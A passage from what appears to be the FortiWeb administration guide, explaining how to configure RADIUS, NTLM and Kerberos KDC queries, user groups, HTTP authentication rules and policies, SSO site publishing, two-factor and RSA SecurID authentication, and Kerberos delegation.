Authentication Scheme	Select either: • *Default* to authenticate with the default method. The default authentication scheme uses PAP, MS-CHAP-V2, and CHAP, in that order. • MS-CHAP-V2, CHAP, MS-CHAP, or PAP, depending on what your RADIUS server requires.
NAS IP	Type the NAS IP address and Called Station ID (for more information about RADIUS Attribute 31, see RFC 2548 Microsoft Vendor-specific RADIUS Attributes). If you do not enter an IP address, the IP address that the FortiWeb appliance uses to communicate with the RADIUS server will be applied.

5. Click **OK**.
6. Return to **User > Remote Server > LDAP User**, double-click the row of the query, then click the **Test RADIUS** button to verify that FortiWeb can connect to the server, and that the query is correctly configured.
7. If the query is for **administrator** accounts that you want to allow to access the FortiWeb web UI, select the query in a remote authentication query group (see Grouping remote authentication queries for administrators on page 274).



For access profiles, FortiWeb appliances support RFC 2548 Microsoft Vendor-specific RADIUS Attributes. If you do not want to use them, you can configure them locally instead. See Configuring access profiles on page 273.

If the query is for **user** accounts that you want to allow to authenticate with web servers, to activate the user account, you must indirectly include it in a server policy. Continue with Grouping users. (For an overview, see To configure and activate end-user accounts on page 282.)

See also

- Grouping remote authentication queries for administrators
- Configuring LDAP queries
- Configuring NTLM queries

Configuring NTLM queries

NT LAN Manager (NTLM) queries can be made to a Microsoft Windows or Active Directory server that is configured for NTLM authentication. FortiWeb supports both NTLM v1 and NTLM v2.

FortiWeb can use NTLM queries to authenticate and authorize HTTP requests. For more information, see Applying user groups to an authorization realm on page 296.


To configure an NTLM query

1. Go to **User > Remote Server > NTLM Server**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Auth Users** category. For details, see Permissions on page 62.

2. Click **Create New**.

   A dialog appears.



3. In **Name**, type a unique name that can be referenced by other parts of the configuration. This is the name of the query only, not the end-user's account name/login. Do not use spaces or special characters. The maximum length is 35 characters.
4. For **Server IP**, type the IP address of the NTLM server to query.
5. For **Port**, type the TCP port number where the NTLM server listens for queries.
6. Click **OK**.
7. To activate the user account, you must indirectly include it in a server policy that governs connections to your web servers. Continue with Grouping users. (For an overview, see To configure and activate end-user accounts on page 282.)

Configuring a Kerberos Key Distribution Center (KDC)

You can specify a Kerberos Key Distribution Center (KDC) that FortiWeb can use to obtain a Kerberos service ticket for web applications on behalf of clients.

Because FortiWeb determines the KDC to use based on the realm of the web application, you do not have to specify the KDC in the site publish rule.

For more information, see Using Kerberos authentication delegation on page 306 and Offloaded authentication and optional SSO configuration on page 309.

To configure a KDC server

1. Go to **User > Remote Server > KDC Server**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Auth Users** category. For details, see Permissions on page 62.

2. Click **Create New** and complete the following settings:

Setting name	Description
Name	Enter a name that can be referenced by other parts of the configuration.

Setting name	Description
Delegated Realm	Enter the domain of the domain controller (DC) that the Key Distribution Center (KDC) belongs to.
Server IP	Enter the IP address of the KDC. In most cases, the KDC is located on the same server as the DC.
Port	Enter the port the KDC uses to listen for requests.

3. Click **OK**.

Grouping users

To denote which set of people is authorized to request specific URLs when configuring HTTP authentication offloading, you must create user groups.


A user group can include a mixture of local end-user accounts, LDAP queries, RADIUS queries, and NTLM queries. Therefore, on FortiWeb, a user group could be set of accounts, or it could be a set of queries instead.

To configure a user group

1. Before you can configure a user group, you must first configure one or more local end-user accounts or queries to remote authentication servers. See:
   - Configuring local end-user accounts on page 284
   - Configuring LDAP queries on page 285
   - Configuring RADIUS queries on page 290
   - Configuring NTLM queries on page 293

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Auth Users** category. For details, see Permissions on page 62.
2. Go to **User > User Group > User Group**.
3. Click **Create New**.

   A dialog appears.



4. In **Name**, type a name that can be referenced by other parts of the configuration. Do not use special characters. The maximum length is 35 characters.
5. In **Auth Type**, select one of the following authentication types:


- **Basic —** Clear text. This is the original and most compatible authentication scheme for HTTP. However, it is also the least secure as it sends the user name and password unencrypted to the server.
- **Digest —** Encrypts the password and thus is more secure than the basic authentication.
- **NTLM —** Uses a proprietary protocol of Microsoft and is considered to be more secure than basic authentication.

6. Click **OK**.

   The **Create New** button for this item, below its name, will no longer be greyed out, indicating that it has become available.

7. Click **Create New**.

   A dialog appears that enables you to add members to the group.



8. In **User Type**, select the type of user or user query you want to add to the group. Available options vary with the setting for the group's **Auth Type** option.

   You can mix user types in the group. However, if the authentication rule's **Auth Type** does not support a given user type, all user accounts of that type will be ignored, effectively disabling them.

9. From **User Name**, select the name of an existing user account, LDAP query, or RADIUS query. Available options vary by your selection in **User Type**.

10. Click **OK**.

11. Repeat the previous steps for each user or query that you want to add to the group.

12. Select the user group in an authorization rule (see Applying user groups to an authorization realm on page 296).

See also

- Configuring local end-user accounts
- Configuring LDAP queries
- Configuring RADIUS queries
- Configuring NTLM queries
- Offloading HTTP authentication & authorization

Applying user groups to an authorization realm

Authentication rules are used by the HTTP authentication policy to define sets of request URLs that will be authorized for each end-user group.

Alternatively, you can configure site publishing, which has the additional advantage of optionally providing SSO for multiple web applications. See Single sign-on (SSO) (site publishing) on page 302.

To configure an authentication rule

1. Before you can configure an authentication rule set, you must first configure any user groups that you want to include. For details, see Grouping users on page 295.


   If you want to apply rules only to HTTP requests for a specific real or virtual host, you must first define the web host in a protected host names group. For details, see Defining your protected/allowed HTTP “Host:” header names on page 330.

2. Go to **Application Delivery > Authentication Policy > Authentication Rule**.

   To access this part of the web UI, your administrator’s account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 62.

3. Click **Create New**.

   A dialog appears.



4. In **Name**, type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.

5. If you want to require that the `Host:` field of the HTTP request matches a protected host entry in order to match the HTTP authentication rule, do the following:


   - Enable **Host Status**.
   - From **Host**, select which protected host entry (either a web host name or IP address) the `Host:` field of the HTTP request must be. The list contains hosts configured in a protected host names group. For details, see Defining your protected/allowed HTTP “Host:” header names on page 330.

6. Click **OK**.

7. Click **Create New**.

   A dialog appears.

8. Configure these settings:



Setting name	Description
Auth Type	Select which type of HTTP authentication to use: • **Basic —** Clear text, Base64-encoded user name and password. Supports all user queries except NTLM. NTLM users will be ignored if included in the user group. • **Digest —** Hashed user name, realm, and password. Only local users are supported. Other types are ignored if included in the user group. • **NTLM —** Encrypted user name and password. Only NTLM queries are supported. Other types are ignored if included in the user group. For more information on available user types, see Grouping users on page 295.
User Group	Select the name of an existing end-user group that is authorized to use the URL in Auth Path.

Setting name	Description
User Realm	Type the realm, such as `Restricted Area`, to which the Auth Path belongs. The realm is often used by browsers: • It may appear in the browser's prompt for the user's credentials. Especially if a user has multiple logins, and only one login is valid for that specific realm, displaying the realm helps to indicate which user name and password should be supplied. • After authenticating once, the browser may cache the authentication credentials for the duration of the browser session. If the user requests another URL from the same realm, the browser often will automatically re-supply the cached user name and password, rather than asking the user to enter them again for each request. The realm may be the same for multiple authentication rules, if all of those URLs permit the same user group to authenticate. For example, the user group `All_Employees` could have access to the Auth Path URLs `/wiki/Main` and `/wiki/ToDo`. These URLs both belong to the realm named `Intranet Wiki`. Because they use the same realm name, users authenticating to reach `/wiki/Main` usually will not have to authenticate again to reach `/wiki/ToDo`, as long as both requests are within the same browser session. This field does not appear if Auth Type is **NTLM**, which does not support HTTP-style realms.
Auth Path	Type the literal URL, such as `/employees/holidays.html`, that a request must match in order to invoke HTTP authentication.

9. Click **OK**.
10. Repeat the previous steps for each user that you want to add to the authentication rules.
11. Group the authentication rule in an authentication policy. For details, see Grouping authorization rules on page 299.

Grouping authorization rules

Often, you may want to specify multiple authorization realms to apply to a single server policy. Before you can use authorization rules in a protection profile, you must group them together. (These sets are called "authentication policies" in the web UI).

Authentication policies also contain settings such as connection and cache timeouts that FortiWeb applies to all requests authenticated using this authentication policy.




Alternatively or in addition to HTTP authentication, with SSL connections, you can require that clients present a valid personal certificate. For details, see Certificate Verification on page 631.

To configure an authentication policy

1. Before you can configure an authentication policy, you must first configure:
   - end-users (see Configuring local end-user accounts on page 284, Configuring LDAP queries on page 285, or Configuring NTLM queries on page 293)
   - user groups (see Grouping users on page 295)
   - one or more authorization rules to select the authorization mechanism, select the user group, and the set of URLs that is the authorization realm (see Applying user groups to an authorization realm on page 296)
2. Go to **Application Delivery > Authentication Policy > Authentication Policy**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 62.
3. Click **Create New**.
4. Configure these settings:



Setting name	Description
Name	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.


Setting name	Description
Connection Timeout	Type the connection timeout for the query to the FortiWeb's query to the remote authentication server in milliseconds. The default is 2,000 (2 seconds). If the authentication server does not answer queries quickly enough, to prevent dropped connections, increase this value.
Cache	Enable if you want to cache authentication query results. **Tip:** This can improve performance, especially if the connection to the remote authentication server is slow or experiences latency.
Alert Type	Select whether to log authentication failures and/or successes: • **None —** Do not generate an alert email and/or log message. • **Failed Only —** Alert email and/or log messages are caused only by HTTP authentication failures. • **Successful Only** — Alert email and/or log messages are caused only by successful HTTP authentication. • **All —** Alert email and/or log messages are caused for all HTTP authentication attempts, regardless of success or failure. Event log messages contain the user name, authentication type, success or failure, and source address (for example, `User jdoe HTTP BASIC login successful from 172.20.120.46`) when an end-user successfully authenticates. A similar message is recorded if the authentication fails (for example, `User hackers HTTP BASIC login failed from 172.20.120.227`).

5. If you enabled Cache, also configure the following:

Setting name	Description
Cache Timeout	Type the number of seconds that authentication query results will be cached. When a record's timeout is reached, FortiWeb will remove it from the cache. Subsequent requests from the client will cause FortiWeb to query the authentication server again, adding the query results to the cache again. This setting is applicable only if Cache is enabled. The default value is 300.

6. Click **OK**.
7. Click **Create New**.

   A dialog appears.



8. From the **Auth Rule** drop-down list, select the name of an authentication rule.
9. Click **OK**.
10. Repeat the previous steps for each individual rule that you want to add to the authentication policy.
11. To apply the authentication policy, select it in an inline protection profile that is included in a policy (see Configuring a protection profile for inline topologies on page 608).

If you have enabled logging, you can also make reports such as “Top Failed Authentication Events By Day” and “Top Authentication Events By User” to identify hijacked accounts or slow brute force attacks. See Reports on page 740.

See also

- Applying user groups to an authorization realm
- Single sign-on (SSO) (site publishing)

Single sign-on (SSO) (site publishing)


If:

- your users will be accessing multiple web applications on your domain, and
- you have defined accounts centrally on an LDAP server (such as Microsoft Active Directory) or a RADIUS server.


you may want to configure single sign-on (SSO) and combination access control and authentication (called “site publishing” in the web UI) instead of configuring simple HTTP authentication rules. Unlike HTTP authentication rules, SSO does not require your users to authenticate each time they access separate web applications in your domain.

For example, if you configure HTML form authentication, when FortiWeb receives the first request, it returns an HTML authentication form.

FortiWeb's HTTP authentication form



FortiWeb forwards the client's credentials in a query to the authentication server. Once the client is successfully authenticated, if you have configured FortiWeb to delegate, FortiWeb forwards the credentials to the web application. The server's response is returned to the client. Until the session expires, subsequent requests from the client to the same or other web applications in the same domain do not require the client to authenticate again.



You can use the SSO feature to replace your discontinued Microsoft Threat Management Gateway. With SSO enabled, you can use FortiWeb as a portal for multiple applications such as SharePoint, Outlook Web Application, Lync, and/or IIS. Users log in once to use any or all of those resources.



When you configure SSO, FortiWeb uses the authentication method for the first site publish rule that matches. Therefore, you cannot specify different authentication methods for individual web applications in the same SSO domain.

For example, you can create a site publish rule that allows users to access Outlook Web App (OWA) via HTML Form Authentication and a rule that allows them to access Exchange via HTTP Basic Authentication. However, to ensure FortiWeb controls access to each application with the correct authentication method, do not enable SSO for the rules.



If you do **not** want to apply SSO, but still want to publish multiple sites through the same server policy, apply the same steps, except do not enable SSO.

See also

- Two-factor authentication
- RSA SecurID authentication
- Using Kerberos authentication delegation
- Offloaded authentication and optional SSO configuration


Two-factor authentication

By default, FortiWeb supports RADIUS authentication that requires users to provide a secondary password, PIN, or token code in addition to a username and password (two-factor authentication).

When the RADIUS server does not require two-factor authentication, form-based authentication via a RADIUS query is complete after the user enters a valid username and password (see FortiWeb's HTTP authentication form).

If the RADIUS server requires two-factor authentication, after users enter a valid username and password, RADIUS returns an Access-Challenge response. FortiWeb displays a second authentication form that allows users to enter a token code (for example, an RSA SecurID token code).

Authentication form for two-factor authentication



Alternatively, FortiWeb allows users to authenticate without using the second form by entering both their password and token code in the password field of the initial form. The RADIUS server extracts the token code automatically. The combined entry uses the following format:

```
<password><token_code>
```

For example, if the password is `fortinet` and the code is `123456`, the user enters `fortinet123456` in the **Password** field.

Note: When users enter the password and token code together, any delegation configuration in the site publish rule does not work. Delegation requires a password, and the AD server cannot obtain the password from the combined value.

See also

- RSA SecurID authentication
- Using Kerberos authentication delegation
- Offloaded authentication and optional SSO configuration

RSA SecurID authentication

FortiWeb's default two-factor authentication feature supports RADIUS authentication using RSA SecurID. For more information, see Two-factor authentication on page 304.

Alternatively, you can enable the **RSA SecurID** option in the site publish rule, which allows users to authenticate using their username and RSA SecurID token code. Instead of the regular authentication form, FortiWeb displays a form that captures these two values only.

RSA SecurID authentication without a password



When you enable **RSA SecurID**, the authentication delegation options in the site publish rule are not available. These options depend on a password, which FortiWeb's RSA SecurID form does not capture.

See also

- Two-factor authentication
- Using Kerberos authentication delegation
- Offloaded authentication and optional SSO configuration

Changing user passwords at login

By default, FortiWeb's HTTP authentication form provides users with the option to change their password after a successful login. When it is enabled, FortiWeb displays a password change form after the user authenticates successfully.

This feature requires the following configuration:

- The authentication server is Microsoft Active Directory (AD) and provides LDAP over SSL (LDAPS) service.
- In the LDAP query configuration, **Bind Type** is **Regular**. (You do not need to enable **Secure Connection** to support the password change at login feature.) See Configuring LDAP queries on page 285.
- For the site publish rule configuration, **Authentication Validation Method** is **LDAP**. See Offloaded authentication and optional SSO configuration on page 309.

Using Kerberos authentication delegation

You can configure FortiWeb to use the Kerberos protocol for authentication delegation. Kerberos authentication uses tickets that are encrypted and decrypted by secret keys and do not contain user passwords. FortiWeb uses Kerberos to give clients it has already authenticated access to web applications, not for the initial authentication.

Types of Kerberos authentication delegation

FortiWeb's site publish feature supports two different types of Kerberos authentication delegation. The type you use depends on the client authentication method that you specify:

- **Regular Kerberos delegation** — Users enter a user name and password in an HTML authentication form (the **HTML Form Authentication** or **HTTP Basic Authentication** site publish rule options). FortiWeb then obtains a Kerberos service ticket on behalf of the client to allow it to access the specified web application.
- **Kerberos constrained delegation** — FortiWeb verifies a user's SSL certificate using the certificate authority specified in a server policy or server pool member configuration (**Client Certificate Authentication**). FortiWeb then obtains a Kerberos service ticket on behalf of the client to allow it to access the specified web application.

  This authentication delegation configuration requires you to create an Active Directory user for FortiWeb that can act on behalf of the web application (see To create an Active Directory (AD) user for FortiWeb on page 318).


For information on the site publish rules settings related to Kerberos, see Offloaded authentication and optional SSO configuration on page 309.

Configuring Windows Authentication for Kerberos authentication delegation

For both types of Kerberos authentication delegation, ensure that Windows Authentication is enabled for the web application and that it uses one of the following provider configurations. (You specify a provider using the Windows Authentication advanced settings):

- **Negotiate** and **NTLM** (the default values; **Negotiate** includes Kerberos)
- **Negotiate: Kerberos** (remove **Negotiate** and **NTLM**)

Configuring Windows Authentication providers in IIS Manager

